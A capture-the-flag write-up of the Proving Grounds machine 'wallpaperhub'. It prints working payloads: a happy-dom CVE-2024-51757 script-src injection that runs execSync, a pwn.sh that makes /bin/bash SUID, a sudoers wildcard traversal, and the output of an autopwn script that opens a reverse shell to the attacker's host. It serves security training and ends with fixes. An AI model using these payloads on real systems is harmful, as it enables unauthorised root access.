env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty, !env_reset
User wp_hub may run the following commands on wallpaperhub:
(root) NOPASSWD: /usr/bin/web-scraper /root/web_src_downloaded/*.html#!/usr/bin/env node
const fs = require('fs');
const { Window } = require("happy-dom");
// Check if a file path is provided as a command-line argument
const filePath = process.argv[2];
Two things about that rule. First, /usr/bin/web-scraper is not a system binary but a custom script, and it can be read in full: it is Node, it does require("happy-dom") and loads whatever HTML it gets in argv[2] with it. Second, and this is what opens the escalation, the allowed argument is a wildcard: /root/web_src_downloaded/*.html. In sudoers the * of a pattern also matches a slash, so /root/web_src_downloaded/../../../../home/wp_hub/hola.html fits the rule even though the file lives in our own $HOME. The check is textual against the pattern, not against the canonical path.
CVE-2024-51757: a <script> that executes inside happy-dom
The library's name is all it takes to find the flaw. A search for happy dom exploitation already returns the CVE reference among the first results:

GBHackers News - Happy DOM Flaw Allows Remote Code Execution Affecting ...
13 Oct 2025 - A critical security vulnerability has been discovered in Happy DOM, a popular JavaScript
library used for server-side rendering and testing ...

wiz.io - CVE-2024-51757: Impact, Exploitability, and Mitigation Steps
With a concrete identifier, the second search separates the theory from what is useful: NVD describes the flaw, but it is Snyk that promises a proof of concept:

CVE-2024-51757 Detail - NVD - NIST
6 Nov 2024 - This CVE record has been marked for NVD enrichment efforts.

Snyk - Arbitrary Code Injection in happy-dom | CVE-2024-51757
7 Nov 2024 - Snyk has a proof-of-concept or detailed explanation of how to exploit this vulnerability.
And that page carries the full payload, ready to copy. This is, literally, where the HTML used a few lines below comes from:

const { Window } = require("happy-dom");

const window = new Window();
const document = window.document;

document.write(`<script src="https://localhost:8080/'+require('child_process').execSync('id')+'"></script>`);
The entry itself sums the mechanism up: Affected versions of this package are vulnerable to Arbitrary Code Injection via the SyncFetchScriptBuilder class due to improper input sanitization, and the fix is upgrading to 15.10.2 or higher.
happy-dom is a pure-JavaScript DOM implementation meant to render and test HTML without a browser. Versions before 15.10.2 carry CVE-2024-51757: the SyncFetchScriptBuilder class does not sanitise the src attribute of a <script>, so the contents of that attribute end up concatenated into code that runs in the Node process. It is not a sandbox escape, there was no sandbox (script injection).
The HTML handed to the scraper is really JavaScript that builds the document. Closing the src quote sneaks the call in:
const { Window } = require("happy-dom");

const window = new Window();
const document = window.document;

document.write(`<script src="https://localhost:80/'+require('child_process').execSync('/home/wp_hub/pwn.sh')+'"></script>`);
The pwn.sh leaves /bin/bash SUID, which is the cleanest route: root executes it once and the bit persists, with no listener and no network involved.
cat pwn.sh#!/bin/bash
chmod u+s /bin/bashsudo /usr/bin/web-scraper /root/web_src_downloaded/../../../../home/wp_hub/hola.htmlAnd here is the nice part of this box: the command fails with a scandalous error and works anyway.
node:events:495
      throw er; // Unhandled 'error' event
      ^

Error: write EPROTO 00383CB021750000:error:0A00010B:SSL routines:ssl3_get_record:wrong version number
  errno: -71,
  code: 'EPROTO',
  syscall: 'write'
}

Node.js v18.19.1

JavaScript Links:
https://localhost:80/'+require('child_process').execSync('/home/wp_hub/pwn.sh')+'
The error is TLS: the src asks for https:// against port 80, which speaks cleartext HTTP, and the handshake blows up with wrong version number. But by then happy-dom has already built the string, and building it means evaluating the require(...).execSync(...) that was inside. The failure happens after the payoff. Port 80 does not even need to exist: the execSync is a side effect of assembling the URL, not of requesting it.
ls -l /bin/bash
bash -p
-rwsr-xr-x 1 root root 1446024 Mar 31  2024 /bin/bash
bash-5.2# whoami
root
The -p on bash is mandatory: without it, bash drops its effective privileges on startup and the SUID bit is worthless.
Proof.txt
cat /root/proof.txt && whoami && ip a && hostname
f0da45be9fd9cb462e7fd2fa8e2b7b3c
root
...
    inet 192.168.192.204/24 brd 192.168.192.255 scope global ens192
wallpaperhub
Automating the whole chain
The box lends itself to an autopwn because every link is deterministic and not one step depends on looking at a screen. A Python script with requests, sqlite3, john through subprocess and paramiko walks the lot: registers the user, logs in, uploads the database.db through the traversal, pulls the UUID out of /my-uploads with a regular expression, downloads it, extracts the hashes, cracks them, connects over SSH with the recovered password and writes out pwn.sh and hola.html before invoking web-scraper.
python3 wallpaper_hub_exploitation.py 192.168.192.204 5000 admin
[+] User admin registered successfully
[+] User admin logged successfully
[*] Waiting for reverse shell...
listening on [any] 5000 ...
connect to [192.168.45.219] from (UNKNOWN) [192.168.192.204] 38932
root@wallpaperhub:~# whoami
root
Two design details that are not obvious. The listener runs in a separate thread and starts before privesc, because sudo web-scraper blocks waiting and the shell has to already be listening. And the regex that pulls the UUID (value=([a-f0-9\-]+)) assumes there is only one upload of ours, so the script is best run with a freshly registered user, which is exactly what it does.
The flag that run returns (5fe47e557ffafce6212ccd4d13cf9b01) does not match the one above because it is a different deployment of the machine: Proving Grounds regenerates flags on every boot.
Attack chain
Flask :5000 (Werkzeug 3.0.1 / Python 3.12.3)
  └─ /register (open)                  -> our own account
     └─ /upload-wallpaper              -> traversal in the filename=
        ├─ /etc/passwd                 -> wp_hub, /home/wp_hub
        ├─ ~/.bash_history             -> "sqlite3 ~/wallpaper_hub/database.db"
        └─ ~/wallpaper_hub/database.db -> wp_hub's bcrypt $2b$12$
           └─ john + rockyou           -> qazwsxedc
              └─ SSH wp_hub            -> local.txt
                 └─ sudo -l: /usr/bin/web-scraper /root/web_src_downloaded/*.html
                    └─ the * matches / -> ../../../../home/wp_hub/hola.html
                       └─ CVE-2024-51757 (happy-dom < 15.10.2)
                          └─ execSync('pwn.sh') -> chmod u+s /bin/bash
                             └─ bash -p -> root (proof.txt)
Lessons learned
- Accepting the client's
filenamewithout sanitising the path opens a path traversal LFI as valid as the classic?file=; the filter has to look at the basename, not the prefix. - The
.bash_historyis worth more than theid_rsa. Before blindly asking for keys, ask for the history: here a single line gave the exact path of the database, which otherwise would have had to be guessed. - A bcrypt does not "break" at hash speed: cost 12 is 4096 iterations and
johnmoves at 68 candidates per second. It only falls if the password is in the dictionary, andqazwsxedcis. - A wildcard in
sudoersconstrains nothing. The*in/root/web_src_downloaded/*.htmlalso matches/, so the rule that looked like it locked the user inside a root-owned directory accepts any file on the system. The right fix is validating the canonical path (realpath), not a textual pattern. - A binary that renders user HTML as root is equivalent to running arbitrary code:
happy-dom(like jsdom) evaluates the<script>withrequireavailable; it is not an escape, it is the feature. - An error on screen does not mean the exploit failed. The
EPROTO ... wrong version numberis TLS noise that arrives after theexecSynchas already run. Before writing off a technique, check the effect, not the exit code.